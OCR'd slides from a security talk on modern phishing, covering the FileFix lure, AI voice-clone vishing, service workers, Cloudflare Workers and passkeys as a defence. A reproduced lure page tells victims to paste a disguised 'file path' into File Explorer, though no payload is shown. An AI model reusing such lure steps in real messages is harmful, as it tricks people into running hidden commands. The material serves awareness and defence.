
```
C:\company\internal-secure\filedrive\HRPolicy.docx
```

2. Open File Explorer and select the address bar (**CTRL + L**)
3. Paste the file path and press **Enter**

#OOTB2025

Modern Phishing Techniques

File Fix Technique (by @mrd0x)


File | C:/Users/husky/Desktop/filefix.html
Update
Google Chrome isn't your default browser
Set as default

mr.d0x made "HRPolicy.docx" available to you

06/20/2025 10:22:45 AM

To access **HRPolicy.docx**, follow these steps:

1. Copy the file path below

```
C:\company\internal-secure\filedrive\HRPolicy.docx
```

2. Open File Explorer and select the address bar (**CTRL + L**)
3. Paste the file path and press **Enter**

Open File Explorer
Task Manager
File Options View
Processes Performance App history Startup Users Details Services

Name	Status	10% CPU	39% Memory	0% Disk	0% Network
Apps (4)					
Google Chrome (7)		2.9%	65.9 MB	0 MB/s	0 Mbps
ScreenToGif - StartUp		0.2%	73.1 MB	0 MB/s	0 Mbps
Task Manager		0.2%	15.5 MB	0 MB/s	0 Mbps
Windows Explorer		1.3%	24.5 MB	0 MB/s	0 Mbps
Background processes (24)					
COM Surrogate		0%	1.6 MB	0 MB/s	0 Mbps
COM Surrogate		0%	0.7 MB	0 MB/s	0 Mbps
CTF Loader		0%	3.6 MB	0 MB/s	0 Mbps
Host Process for Windows Tasks		0%	1.3 MB	0 MB/s	0 Mbps
KMS Connection Broker		0%	0.9 MB	0 MB/s	0 Mbps
Microsoft Edge		0%	2.9 MB	0 MB/s	0 Mbps
Microsoft Edge		0%	4.8 MB	0 MB/s	0 Mbps
Microsoft Edge		0%	28.0 MB	0 MB/s	0 Mbps
Microsoft Edge		0%	4.9 MB	0 MB/s	0 Mbps

Source: https://wizardcyber.com/from-clickfix-to-filefix-a-new-frontier-in-social-engineering-attacks/

IOActive


#OOTB2025

Modern Phishing Techniques

AI Powered Phising

Voice phishing (vishing)

Deepfake impersonations


Deepfake Deception: Weaponizing AI-Generated Voice Clones in Social Engineering Attacks


Dave Falkenstein

Source: Secwest by Dave Falkenstein

Source: Diep Nep

#OOTB2025

Service workers



- Script that runs in the browser's background.
- Enables **offline web apps** and boosts performance.
- Intercepts and manages **network requests**.
- Provides **smart caching** for faster loading.
- Powers features like **push notifications**.

IOActive

Cloudflare Workers


- Run JavaScript **at the network edge**.
- Cloudflare workers are **Serverless**.
- Improve **performance & scalability**.
- Operate **outside the browser**.
- Handle **global traffic** efficiently.

FIDO2/Passkeys: The Cryptographic Shield

- FIDO2 is a passwordless authentication standard that eliminates the need for traditional passwords by using cryptographic key pairs and biometric verification.
- Passkeys are digital credentials stored securely on your devices that use public-key cryptography - your private key never leaves your device while the public key is stored on the server.
- Authentication works through a simple challenge-response process: the server sends a challenge, your device signs it with the private key, and verification happens instantly without transmitting secrets.
- Users authenticate using familiar methods like fingerprint, face recognition, or device PIN, making login both more secure and more convenient than passwords.
- Passkeys are phishing-resistant and sync across your devices through encrypted cloud services, providing seamless access while maintaining maximum security.

#OOTB2025

FIDO2/Passkeys : The Cryptographic Shield



1

Register Your User

Source: https://www.webauthn.me/

